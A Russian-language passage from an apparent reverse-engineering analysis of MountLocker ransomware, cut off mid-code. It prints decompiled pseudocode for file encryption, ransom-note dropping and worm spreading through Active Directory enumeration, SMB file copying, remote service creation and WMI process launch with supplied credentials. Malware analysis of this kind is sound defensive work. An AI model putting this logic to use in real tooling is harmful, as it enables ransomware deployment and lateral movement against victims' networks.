Затем он случайным образом генерирует ключ файла ChaCha20 и добавляет его к файловой структуре выше. Рандомизация выполняется вызовом инструкции rdtsc аналогично генерации глобального ключа ChaCha20.

```
for ( i = 0i64; i < 0x20; i += 4i64 )
{
  v9 = __rdtsc();
  random_byte = v9 ^ __ROL4__(*(_DWORD *)((char *)&ChaCha20_file_key + i) + 1, v9 & 7);
  v11 = i + file_struct - (char *)&ChaCha20_file_key;
  *(_DWORD *)((char *)&ChaCha20_file_key + i) = random_byte;
  *(_DWORD *)((char *)&ChaCha20_file_key + v11 + 0x18) = random_byte;// file_struct[0x18] = ChaCha20 key
}
```

После генерации ключа файла ChaCha20 рабочий поток создает 313-байтовый буфер, в котором хранится строка маркера файла "lock2" с прямым порядком байтов, размер быстрого шифрования, зашифрованный глобальный ключ ChaCha20 и зашифрованный ключ файла ChaCha20. Этот буфер добавляется в конец зашифрованного файла.

```
_BOOL8 __fastcall write_ChaCha20_key(BYTE **file_struct)
{
  char Buffer[313]; // [rsp+30h] [rbp-148h] BYREF
  DWORD NumberOfBytesWritten; // [rsp+180h] [rbp+8h] BYREF

  qmemcpy(&Buffer[308], "2kcol", 5);            // lock2 -> file marker
  *(_DWORD *)&Buffer[16] = FAST_CRYPT_SIZE;
  memcpy(&Buffer[52], &ENCRYPTED_CHACHA20_GLOBAL_KEY, 0x100ui64);
  ChaCha20_crypt(
    (__m128i *)&Buffer[20],
    (const __m128i *)(file_struct + 3),
    0x20ui64,
    (const __m128i *)&ChaCha20_global_key,
    (const __m128i *)&ChaCha20_global_key);
  return SetFilePointerEx(*file_struct, 0i64, 0i64, FILE_END)
      && WriteFile(*file_struct, Buffer, 313u, &NumberOfBytesWritten, 0i64)// write to the end
      && NumberOfBytesWritten == 313;
}
```

encrypt file key using global key

Вот макет буфера ключей в конце зашифрованного файла.

```
000111E0  DA FE 5B 82 6D 93 A3 6F 82 27 03 66 76 5D 8A B8
000111F0  CB 99 04 3B F3 40 F4 AD A8 EB D0 5C 1D C4 8D 84
00011200  2A A0 30 AA 38 15 ED 48 A4 94 AC 7C C0 96 C1 F3
00011210  D9 B4 06 93 F0 AD 36 E4 FF 75 00 00 01 C0 00 00
00011220  00 00 30 00 00 00 00 00 00 00 00 00 00 10 17 BB
00011230  81 89 8C D9 94 7F 89 74 59 EF 1E 1F DB 93 92 34
00011240  50 2B 32 4B 41 9C 52 31 61 48 B3 6D 6F 0A 2C D0
00011250  97 34 93 C3 38 AE 6C A5 E0 C5 02 9A 0D C6 84 51
00011260  49 7F 73 F9 30 29 FD 1D 36 1B 62 BA 2B 16 24 E8
00011270  16 C1 61 83 30 EC F7 13 B5 AC FB 03 01 9E E3 77
00011280  B2 FB 7F EA 1D 60 FF E5 52 95 DA E1 F5 FD C5 01
00011290  36 C0 07 CF 39 8C F1 AA 86 48 B2 FC 24 2A D7 E3
000112A0  91 85 82 4D 84 AE 60 05 93 D7 6C FF 8A 75 01 96
000112B0  96 70 B0 04 25 42 D6 0E FA 0C A9 7F 82 F6 7A 44
000112C0  20 27 3B 96 36 42 AD 32 AB E6 23 A6 6E D6 17 51
000112D0  6F 9B C7 E0 CF 13 6B F1 EF D8 CE 92 4D D3 5F BF
000112E0  CE 85 58 09 11 50 2B 1B 1D A8 D0 4C 80 E3 5E B4
000112F0  09 49 C1 1D 09 D7 79 59 A9 A3 55 AC BE BD D3 DF
00011300  BC 04 F7 C7 DA 4E 26 6E 72 19 5A ED 6B 16 3F 8B
00011310  56 4E CC F4 A5 E1 53 13 56 69 46 FD 7E 52 AE 10
00011320  7B EA 06 56 68 0E F6 09 F8 AD DA D4 44 8A 46 5A
00011330  F4 DA 60 28 35 64 36 F1 34 EE F8 60 6D FE AC B3
00011340  87 2A 22 C9 CD 5A DB 43 A2 3C D2 B1 D4 1A 32 6B
00011350  63 6F 6C
```

fast encrypt size

encrypted file key

RSA-2048 encrypted global key

file marker

Шифрование файлов довольно стандартное. Рабочий поток шифрует фрагмент размером 0x100000 байт за раз, пока он не зашифрует байты FAST_CRYPT_SIZE или не закончатся байты для шифрования.

Он использует ReadFile для чтения содержимого файла в буфер, шифрует его с помощью файлового ключа ChaCha20 и записывает обратно с помощью WriteFile. Поскольку шифрование выполняется для одного и того же файла, вызывается SetFilePointerEx для настройки указателя файла после чтения и записи.

Я не буду анализировать функцию ChaCha20, потому что MountLocker просто использует эту библиотеку CRYPTOGAMS от OpenSSL(https://github.com/dot-asm/cryptogams/blob/master/x86_64/chacha-x86_64.pl) .

Перечисление основного потока

MountLocker использует ту же функцию для обхода файлов для сетевых дисков, общих сетевых ресурсов и локальных дисков.

Перед обходом диска программа-вымогатель проверяет, предоставлено ли имя файла маркера из аргумента командной строки /MARKER=. Если это так, MountLocker создает пустой файл с этим именем файла маркера на зашифрованном диске перед его перечислением. Это в основном для обозначения того, какой диск был зашифрован.

```
hHeap = GetProcessHeap();
*(_QWORD *)&buffer = HeapAlloc(hHeap, 8u, 0x10219ui64);
drive_info = *(WCHAR **)&buffer;
if ( *(_QWORD *)&buffer )
{
  *(_QWORD *)(*(_QWORD *)&buffer + 528i64) = a2;
  drive_name = (const WCHAR *)(*(_QWORD *)&buffer + 4i64);
  lstrcpyW((LPWSTR)(*(_QWORD *)&buffer + 4i64), target_drive_path);
  if ( MARKER_STRING )
  {
    lstrcpyW(drive_info + 268, drive_name);
    lstrcatW(drive_info + 268, MARKER_STRING);
    v4 = CreateFileW(drive_info + 268, 0xC0000000, 1u, 0i64, 2u, 0, 0i64);
  }
  v13 = (unsigned int)enum_target(drive_name, v11, v12, (__int64)drive_info);
  if ( v4 != (HANDLE)0xFFFFFFFFFFFFFFFFi64 )
  {
    WriteFile(v4, L"1", 1u, &NumberOfBytesWritten, 0i64);
    CloseHandle(v4);
  }
  v14 = GetProcessHeap();
  HeapFree(v14, 0, drive_info);
  result = v13;
}
```


create marker file

enum drive

mark that drive has been encrypted

Для перечисления папок MountLocker вызывает FindFirstFileW и FindNextFileW. При перечислении через сетевые серверы вместо этого будут использоваться WNetOpenEnumW и WNetEnumResourceW.

```
result_int = FindFirstFileW(path_name, (enum_struct + 0x4004));
*(v7 + 16) = 0;
if...
if...
lstrcpyW(enum_struct + 0x8010, path_name);
do
{
  if ( (enum_struct[0x4004] & FILE_ATTRIBUTE_DIRECTORY) != 0 )
  {                                     // if file is a directory
    if ( *(enum_struct + 65574) != '.'
      || (v11 = *(enum_struct + 65575)) != 0 && (v11 != '.' || *(enum_struct + 65576)) )// check '.' and '..'
    {
      lstrcpyW(v7 + 16, enum_struct + 65574);
      lstrcatW(v7 + 16, L"\\");
      if ( (*enum_struct)(1i64, v1, enum_struct[1]) )
      {
        if ( *(enum_struct + 4) )
        {
          ++*(enum_struct + 7);
          recursive_enum_directory(enum_struct);// why??
          --*(enum_struct + 7);
        }
      }
      *(v7 + 16) = 0;
    }
  }
  else
  {
    lstrcpyW(enum_struct + v6 + 32784, enum_struct + 65574);
    if ( !(*enum_struct)(0i64, v1, enum_struct[1]) )
      break;
  }
}
while ( FindNextFileW(result_int, (enum_struct + 0x4004)) );
FindClose(result_int);
```


call function to check directory

recursive file traversal

call function to check file

Программа-вымогатель также вызывает функцию для проверки, следует ли шифровать каждый найденный файл/папку.

При обработке папки функция проверки проверяет следующие вещи. Если что-то из этого верно, папка пропускается.

```
- If folder name is "." or ".."

- If folder name is in the FOLDER_TO_AVOID list

- If folder name is "Program Files", "Program Files (x86)", "ProgramData", or "SQL"

- If calling CreateFileW on the folder fails.

- If folder's reparse tag is not IO_REPARSE_TAG_MOUNT_POINT (folder is a mount point)

or IO_REPARSE_TAG_SYMLINK (folder is a symbolic link)\

- If folder name is in a share name format

- If folder is a mount point and is visible
```

Ниже приведен список FOLDER_TO_AVOID.

":\\Windows\\", ":\\System Volume Information\\", ":\\$RECYCLE.BIN\\", ":\\SYSTEM.SAV", ":\\WINNT", ":\\$WINDOWS.~BT\\", ":\\Windows.old\\", ":\\PerfLog\\", ":\\Boot", ":\\ProgramData\\Microsoft\\", ":\\ProgramData\\Packages\\", "$\\Windows\\", "$\\System Volume Information\\", "$\\$RECYCLE.BIN\\", "$\\SYSTEM.SAV", "$\\WINNT", "$\\$WINDOWS.~BT\\", "$\\Windows.old\\", "$\\PerfLog\\", "$\\Boot", "$\\ProgramData\\Microsoft\\", "$\\ProgramData\\Packages\\", "\\WindowsApps\\", "\\Microsoft\\Windows\\", "\\Local\\Packages\\", "\\Windows Defender", "\\microsoft shared\\", "\\Google\\Chrome\\", "\\Mozilla Firefox\\", "\\Mozilla\\Firefox\\", "\\Internet Explorer\\", "\\MicrosoftEdge\\", "\\Tor Browser\\", "\\AppData\\Local\\Temp\\"

Если папка действительна и в ней еще нет файла с примечанием о выкупе, MountLocker поместит в папку примечание о выкупе.

```
if ( *a3 != *file_struct )
{
  lstrcpyW((a3 + 536), (file_struct + 8));  // if there is no readme yet
  lstrcatW((a3 + 536), L"RecoveryManual.html");
  if ( write_to_file((a3 + 536), LP_RANSOMNOTE, RANSOM_NOTE_LEN) )
    *a3 = *file_struct;
}
```

При обработке файла функция проверки проверяет следующее. Если хотя бы одно из них верно, файл пропускается.

- Если размер файла меньше MIN_CRYPT_SIZE (если указано MIN_CRYPT_SIZE) или если размер файла больше MAX_CRYPT_SIZE (если указано MAX_CRYPT_SIZE)
- Если имя файла «RecoveryManual.html», «bootmgr» или имеет зашифрованное расширение файла.
- Если расширение файла находится в списке EXTENSION_TO_AVOID

Ниже приведен список EXTENSION_TO_AVOID.

"exe", "dll", "sys", "msi", "mui", "inf", "cat", "bat", "cmd", "ps1", "vbs", "ttf", "fon", "lnk"

Если файл действителен, основной поток программы-вымогателя заполнит общую файловую структуру именем файла для шифрования своего рабочего потока.

Из-за проблем с синхронизацией основной поток также должен вызывать функции WaitForSingleObject и _InterlockedExchange, чтобы дождаться получения доступа к общей структуре.

После заполнения файловой структуры он вызывает SetEvent, чтобы сигнализировать о событии для шифрования рабочих потоков.

```
file_name_heap_buff = clone_string_to_heap_buffer(file_name);
v11[1] = file_name_heap_buff;                 // populate file name
if ( file_name_heap_buff )
{
  *v11 = 0i64;
  v16 = 0x60i64;
  if ( v8 <= *(v7 + 16) )
    v16 = 32i64;
  file_struct = v7 + v16;
  WaitForSingleObject(*(file_struct + 24), 0xFFFFFFFF);
  while ( _InterlockedExchange((file_struct + 16), 1) == 1 )
    ;                                         // wait until have access to shared resource
  v18 = *(file_struct + 8);
  if ( v18 )
  {
    *v18 = v11;
    v19 = 0;
  }
  else
  {
    *file_struct = v11;
    v19 = 1;
  }
  *(file_struct + 8) = v11;
  *(file_struct + 16) = 0;
  if ( v19 )
    SetEvent(*(file_struct + 32));            // signal the encrypting event
  v10 = 1;
}
```


Свойство червя

Подобно WannaCry и Ryuk, этот образец MountLocker представляет собой комбинацию программы-вымогателя и червя с возможностью самораспространения на другие узлы в сети.

В отличие от WannaCry, эта программа-вымогатель не использует какие-либо причудливые 0-day, а вместо этого использует COM-интерфейсы, такие как IDirectorySearch и IWbemServices, для своего распространения и выполнения.

MountLocker имеет эту структуру, которая является общей для всех потоков червя.

```
struct WORM_STRUCT
{
  _QWORD function; // function to launch ransomware remotely
  _QWORD func_param; // function's parameter
  HANDLE hEvent; // worm event
  HANDLE hSemaphore; // worm semaphore
};
```


Сначала для этой структуры выделяется память и создаются дескриптор события и дескриптор семафора. Функция запуска программы-вымогателя и ее параметр изначально оставлены нулевыми.

MountLocker создает 8 потоков для выполнения этого свойства червя.

```
orm_struct = HeapAlloc(v1, 8u, 0x29ui64);  // alloc worm struct
f ( worm_struct )

hEvent = CreateEventA(0i64, 0, 0, 0i64);
worm_struct->hEvent = hEvent;
if ( hEvent )
{
  hSemaphore = CreateSemaphoreA(0i64, 1, 1, 0i64);
  worm_struct->hSemaphore = hSemaphore;
  if ( hSemaphore )
  {
    worm_struct->function = 0i64;
    worm_struct->func_param = 0i64;
    do
    {
      v6 = CreateThread(0i64, 0i64, worm_thread_wait_for_event, worm_struct, 0, 0i64);
      if ( v6 )
        CloseHandle(v6);
      --v2;
    }
    while ( v2 );
```

Каждый из этих потоков ожидает, когда событие будет сигнализировано основным потоком, прежде чем вызывать функцию червя для удаленного запуска программы-вымогателя. Основной поток соответствующим образом установит эту функцию червя, прежде чем сигнализировать о событии.




После создания этих рабочих потоков основной поток начинает перечисление домена Windows, в котором находится текущий узел.

Это достигается путем вызова NetGetDCName для получения имени основного контроллера домена и добавления этого имени после строки "LDAP:// ".

Облегченный протокол доступа к каталогам (LDAP) (https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol) — это протокол для связи и запросов к нескольким различным типам каталогов, и в этом случае MountLocker использует его для выполнения запросов Active Directory к основному контроллеру домена.

Он вызывает ADsOpenObject с новой строкой ADsPath и предоставляет учетные данные (имя пользователя и пароль) из аргументов /LOGIN= и /PASSWORD=. Предоставленный RIID — {109BA8EC-92F0-11D0-A790-00C04FD8D5A8}, и через этот вызов программа-вымогатель получает интерфейс IDirectorySearch.

Этот трюк с запросом IDirectorySearch ранее использовался Trickbot, как объяснил Витали здесь (https://www.vkremez.com/2017/12/lets-learn-introducing-new-trickbot.html).



Этот интерфейс можно использовать для выполнения поиска всех контроллеров домена с помощью функции IDirectorySearch::ExecuteSearch, которая возвращает дескриптор поиска AD.

MountLocker вызывает IDirectorySearch::GetFirstRow и IDirectorySearch::GetNextRow для перечисления всех поисков, передавая каждый поиск в функцию для извлечения информации о контроллере домена.

```
worm_result = ADsOpenObject(ADsPath, arg_credential, *(&arg_credential + 1), 0, &RIID, &pContainerToSearch);
if ( !worm_result )
{
  v6 = (pContainerToSearch->lpVtbl->ExecuteSearch)(
         pContainerToSearch,
         L"(objectClass=computer)",         // search for all computers on the domain
         &v16,
         1i64,
         &ADsSearchHandle);
  if ( !v6 )
  {
    for ( i = (pContainerToSearch->lpVtbl->GetFirstRow)(pContainerToSearch, ADsSearchHandle);
          ;
          i = (pContainerToSearch->lpVtbl->GetNextRow)(pContainerToSearch, ADsSearchHandle) )
    {
      v6 = i;                               // enumerating through ADS searches
      if ( i )
        break;
      v6 = worm_parsing_search(pContainerToSearch, ADsSearchHandle, worm_struct);
      if ( v6 )
        break;
    }
    (pContainerToSearch->lpVtbl->CloseSearchHandle)(pContainerToSearch, ADsSearchHandle);
  }
  (pContainerToSearch->lpVtbl->Release)(pContainerToSearch);
  worm_result = 0;
  if ( v6 != 20498 )
    worm_result = v6;
}
```

Для каждого из этих дескрипторов поиска MountLocker затем вызывает IDirectorySearch::GetColumn с именем столбца "name", чтобы получить соответствующую структуру ADS_SEARCH_COLUMN в этой строке.

Эта структура содержит массив структур ADSVALUE, и каждая из этих структур содержит строку DN объекта службы каталогов в Active Directory. Эта строка отличительного имени (DN) в основном представляет собой имя для идентификации другого ПК в сети.

```
v5 = (pContainerToSearch->lpVtbl->GetColumn)(pContainerToSearch, hSearch, L"name", &pSearchColumn);
if ( !v5 )
{
  if ( pSearchColumn.dwADsType == ADSTYPE_CASE_IGNORE_STRING )// The string is of the case-insensitive type.
  {
    for ( i = 0i64; i < pSearchColumn.dwNumValues; i = (i + 1) )// loop through all ADSVALUE structs
    {
      DN_PC_name = clone_string_to_heap_buffer(pSearchColumn.pADsValues[i].DNString);// extract DN string of another
      DN_PC_name_1 = DN_PC_name;
      if ( DN_PC_name )
      {
        if ( !set_up_worm_struct_func(worm_struct, v8, DN_PC_name) )
        {
          w_output_string_format(3i64, L"[ERROR] locker.worm > execute pcname=%s\r\n", DN_PC_name_1);
          v10 = GetProcessHeap();
          HeapFree(v10, 0, DN_PC_name_1);
        }
      }
      else
      {
        w_output_string_format(3i64, L"[ERROR] locker.worm > memclose pcname=%s\r\n", 0i64);
      }
    }
  }
  (pContainerToSearch->lpVtbl->FreeColumn)(pContainerToSearch, &pSearchColumn);
}
return v5;
```

Когда строка DN ПК извлекается, она передается в функцию, где программа-вымогатель будет использовать ее в качестве параметра функции в структуре WORM_STRUCT. Функция структуры настроена на определенную функцию, которая удаляет и запускает образец удаленно. SetEvent вызывается для выполнения этой функции после того, как структура WORM_STRUCT полностью заполнена.

```
__int64 __fastcall set_up_worm_struct_func(WORM_STRUCT *worm_struct, __int64 a2, __int64 DN_PC_NAME)
{
  if ( !worm_struct )
    return 0i64;
  _InterlockedIncrement(&worm_struct[1]);
  WaitForSingleObject(worm_struct->hSemaphore, 0xFFFFFFFF);
  worm_struct->func_param = DN_PC_NAME;
  worm_struct->function = worm_launching_ransomware;
  SetEvent(worm_struct->hEvent);
  return 1i64;
}
```


Функция дропа червя

Сначала поток червя попытается установить соединение с удаленным целевым ПК, вызвав WNetAddConnection2W и предоставив имя пользователя и пароль из аргументов /LOGIN= и /PASSWORD=.

```
DWORD __fastcall add_connection_to_net_resource(WCHAR *PC_name, const WCHAR *username, const WCHAR *password)
{
  struct _NETRESOURCEW NetResource; // [rsp+20h] [rbp-38h] BYREF

  memset(&NetResource, 0, sizeof(NetResource));
  NetResource.dwType = 0;
  NetResource.lpRemoteName = PC_name;
  return WNetAddConnection2W(&NetResource, password, username, 4u);
}
```


Далее выделяется память для пользовательской структуры. Я просто называю это WORM_REMOTE_STRUCT.

```
struct WORM_REMOTE_STRUCT
{
  LPCWSTR rem_exe_path; // remote executable path
  CHAR *launch_exe_cmd; // command line to launch executable
  CHAR *PC_name; // remote PC name
  CHAR *elevated_PC_path; // Elevated PC path to launch executable
  DWORD API_result; // result value
  DWORD last_error; // last error value
  CHAR *exe_name; // executable name
};
```


Затем он заполняет эту структуру. Имя исполняемого файла — это число, полученное из GetTickCount, а путь на хосте для удаления программы-вымогателя — "C:\ProgramData".

```
worm_remote_struct.API_result = 0;
worm_remote_struct.exe_name = GetTickCount();
worm_remote_struct.PC_name = DN_PC_NAME;
worm_remote_struct.elevated_PC_path = "C:\\ProgramData";
worm_remote_struct.last_error = 1168;
*&worm_remote_struct.rem_exe_path = 0i64;
wsprintfW(elevated_path, L"\\\\%s\\C$\\ProgramData", DN_PC_NAME);
drop_ransomware(elevated_path, &worm_remote_struct);
```


Функция drop_ransomware проверяет, содержит ли строка DN какое-либо из имен общих ресурсов с более высокими привилегиями "\ADMIN$" и "\IPC$". Если да, то MountLocker использует его как основной путь в команде для запуска исполняемого файла. Если это не так, то он просто использует обычный путь.

Образец программы-вымогателя запускается с параметром /NOLOG и любыми аргументами, указанными в исходном аргументе /PARAMS=.

Наконец, он дропает программу-вымогатель на целевой компьютер, вызывая CopyFileW.

```
__int64 __fastcall drop_ransomware(PCWSTR PC_path, WORM_REMOTE_STRUCT *worm_remote_struct)
{
  const WCHAR *remote_exe_path; // rax copy mount exe to local PC at rem_exe_path
  CHAR *v5; // rdx
  CHAR *launch_exe_command; // rax
  DWORD copyfile_result; // eax

  worm_remote_struct->API_result = 0;
  if ( !StrStrIW(PC_path, L"\\ADMIN$") && !StrStrIW(PC_path, L"\\IPC$") )
  {
    remote_exe_path = clone_server_name(L"%s\\%u.exe", PC_path, worm_remote_struct->exe_name);
    v5 = worm_remote_struct->elevated_PC_path;
    worm_remote_struct->rem_exe_path = remote_exe_path;
    if ( v5 )
      launch_exe_command = clone_server_name(
                             L"\"%s\\%u.exe\" %s /NOLOG",
                             v5,                 // building launch command
                             worm_remote_struct->exe_name,
                             PARAMS_VALUE);
    else
      launch_exe_command = clone_server_name(L"\"%s\" %s /NOLOG", remote_exe_path, PARAMS_VALUE);
    worm_remote_struct->launch_exe_cmd = launch_exe_command;
    copyfile_result = CopyFileW(&FILE_NAME_ARRAY, worm_remote_struct->rem_exe_path, 0);// local exe name is at the beginning of FILE_NAME_ARRAY
    worm_remote_struct->API_result = copyfile_result;
    if ( copyfile_result )
      return 0i64;
    worm_remote_struct->last_error = GetLastError();
  }
  return 1i64;
```

MountLocker не только сбрасывает исполняемый файл программы-вымогателя на целевой ПК, но также перебирает общие ресурсы ПК в сети ПК, вызывая NetShareEnum. Найдя путь к каждому общему ресурсу, программа-вымогатель вызывает drop_ransomware, чтобы удалить исполняемый файл в системе общего ресурса.

```
do
{
  entriesread = 0;
  bufptr = 0i64;
  v6 = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  v7 = v6;
  if ( v6 && v6 != 234 )
    return v7;
  v8 = entriesread;
  v9 = 0;
  if ( !entriesread )
    goto LABEL_13;
  while ( bufptr[24 * v9 + 8] )
  {
LABEL_10:
    if ( ++v9 >= v8 )
      goto LABEL_13;
  }
  shared_resource_path = clone_server_name(L"\\\\%s\\%s", servername, *&bufptr[24 * v9]);
  v11 = drop_ransomware(shared_resource_path, a3);
  if ( shared_resource_path )
  {
    v12 = GetProcessHeap();
    HeapFree(v12, 0, shared_resource_path);
  }
  if ( v11 )
  {
    v8 = entriesread;
    goto LABEL_10;
  }
  v7 = 0;
LABEL_13:
  NetApiBufferFree(bufptr);
}
while ( v7 );
```

enumerate shared resources

build path

drop ransomware on shared resource

Функция запуска червя

MountLocker имеет два разных способа запуска исполняемого файла на удаленном хосте.

Если предоставленный аргумент /NETWORK имеет значение s, он запускает исполняемый файл через службу.

Сначала создается полная команда cmd.exe.

cmd.exe /c start "ransomware_path PARAMS_VALUE /NOLOG"

Затем программа-вымогатель вызывает OpenSCManagerW, чтобы установить соединение с диспетчером управления службами на целевом ПК. Используя этот дескриптор, он вызывает CreateServiceW с приведенной выше командой в качестве параметра lpBinaryPathName для создания дескриптора службы и вызывает StartServiceW для его запуска.

```
v7 = OpenSCManagerW(worm_remote_struct->PC_name, 0i64, 2u);
v8 = 0;
v9 = v7;
if ( v7 )
{
  v10 = CreateServiceW(
          v7,
          ServiceName,                  // username
          ServiceName,
          0xF01FFu,
          0x10u,
          3u,
          0,
          cmd_command,                  // cmd.exe command to launch executable
          0i64,
          0i64,
          0i64,
          lpServiceStartName,
          lpPassword);                  // password
  v11 = v10;
  if ( v10 )
  {
    if ( !StartServiceW(v10, 0, 0i64) )
    {
      v12 = GetLastError();
      if ( v12 == 1053 )
        v12 = 0;
      v8 = v12;
    }
    DeleteService(v11);
    CloseServiceHandle(v11);
```


Если предоставленный аргумент /NETWORK имеет значение w, он запускает исполняемый файл с помощью инструментария управления Windows (WMI).

Сначала MountLocker извлекает интерфейс IWbemServices. Это делается путем вызова CoCreateInstance с CLSID {4590F811-1D3A-11D0-891F-00AA004B2E24} для получения объекта IWbemLocator.

Используя этот объект IWbemLocator, он вызывает IWbemLocator::ConnectServer для подключения к пространству имен ROOT\CIMV2 ПК и получения объекта IWbemServices.

```
if ( !result )
{
  if ( !ppv )
    return 0x80004003;
  if ( v7 )
  {
    wsprintfW(v17, L"\\\\%s\\ROOT\\CIMV2", v7);
    v10 = (ppv->lpVtbl->ConnectServer)(ppv, v17, username_1, password_1, 0i64, 0, 0i64, 0i64, &pProxy);
  }
  else
  {
    v10 = (ppv->lpVtbl->ConnectServer)(ppv, L"ROOT\\CIMV2", username_1, password_1, 0i64, 0, 0i64, 0i64, &pProxy);
  }
  v11 = v10;
  (ppv->lpVtbl->Release)(ppv);
  if ( v11 )
```


Отсюда MountLocker устанавливает соответствующую структуру SEC_WINNT_AUTH_IDENTITY_A с заданными именем пользователя и паролем. Затем он вызывает CoSetProxyBlanket, чтобы установить информацию аутентификации для этого объекта IWbemServices.

```
if ( username_1 )
{
  memset(&AuthInfo, 0, sizeof(AuthInfo));
  AuthInfo.Flags = 2;                   // specify a specific authentication info
  AuthInfo.Password = password_1;
  AuthInfo.PasswordLength = lstrlenW(password_1);
  v13 = StrStrIW(username_1, L"\\");
  if ( v13 )
  {
    AuthInfo.Domain = username_1;
    AuthInfo.DomainLength = v13 - username_1;
    AuthInfo.User = (v13 + 1);
    v14 = lstrlenW(v13 + 1);
  }
  else
  {
    AuthInfo.User = username_1;
    v14 = lstrlenW(username_1);
    AuthInfo.Domain = 0i64;
    AuthInfo.DomainLength = 0;
  }
  pProxy_1 = pProxy;
  pAuthInfo = &AuthInfo;
  AuthInfo.UserLength = v14;
}                                       // Sets the authentication information
                                        // that will be used to make calls on the specified proxy.
v15 = CoSetProxyBlanket(pProxy_1, 0xAu, 0, 0i64, 3u, 3u, pAuthInfo, 0);
if ( v15 )
  (pProxy->lpVtbl->Release)(pProxy);
else
  iwbem_services->lpVtbl = pProxy;
result = v15;
```


Используя этот объект IWbemServices, программа-вымогатель вызывает функцию IWbemServices::GetObjectA с путем "Win32_Process", чтобы получить объект IWbemClassObject, соответствующий процессам Windows32.

Затем, используя этот объект "Win32_Process", он затем вызывает функцию IWbemClassObject::GetMethod с именем метода "Create", чтобы получить объект IWbemClassObject, соответствующий методу создания процесса.

С этим объектом метода он вызывает IWbemClassObject::SpawnInstance для создания нового экземпляра класса.

```
IWBem_services_1 = IWBem_services;
result_val = (IWBem_services->lpVtbl->GetObjectA)(
               IWBem_services,
               L"Win32_Process",
               0i64,
               0i64,
               &win32_proc_pObj,
               0i64);
if ( result_val )
  goto LABEL_14;
if ( !win32_proc_pObj )
  goto LABEL_25;
result_val = (win32_proc_pObj->lpVtbl->GetMethod)(
               win32_proc_pObj,
               L"Create",
               0i64,
               &create_method_ppInSignature,
               0i64);
if ( result_val )
  goto LABEL_14;
if ( !create_method_ppInSignature )
  goto LABEL_25;
result_val = (create_method_ppInSignature->lpVtbl->SpawnInstance)(
               create_method_ppInSignature,
               0i64,                        // Use the IWbemClassObject::SpawnInstance method to create a new instance of a class.
               &new_instance);
```


Поскольку Win32_Process::Create требует допустимого значения для параметра командной строки для правильного выполнения, MountLocker вызывает функцию IWbemClassObject::Put, чтобы установить значение командной строки для команды запуска, которую он построил выше.

```
variant.vt = result_val + 8;
variant.llVal = SysAllocString(launch_exe_command);
result_val = (new_instance->lpVtbl->Put)(
               new_instance,
               L"CommandLine",
               0i64,                        // property name: commandline
               &variant,                    // val: launch_exe_command
               0);
SysFreeString(variant.bstrVal);
```


Наконец, он вызывает IWbemServices::ExecMethod для создания процесса Win32, выполняющего приведенную выше команду "cmd.exe". Он также проверяет, успешно ли создан новый процесс, проверяя, изменился ли идентификатор процесса с помощью вызова IWbemClassObject::Get.

```
result_val = (IWBem_services_1->lpVtbl->ExecMethod)(
               IWBem_services_1,            // create a new process to launch command
               L"Win32_Process",
               L"Create",
               0i64,
               0i64,
               new_instance,                // command line object
               &ppOutParams,
               0i64);
if ( !result_val )
{
  v8 = ppOutParams;
  if ( ppOutParams )
  {
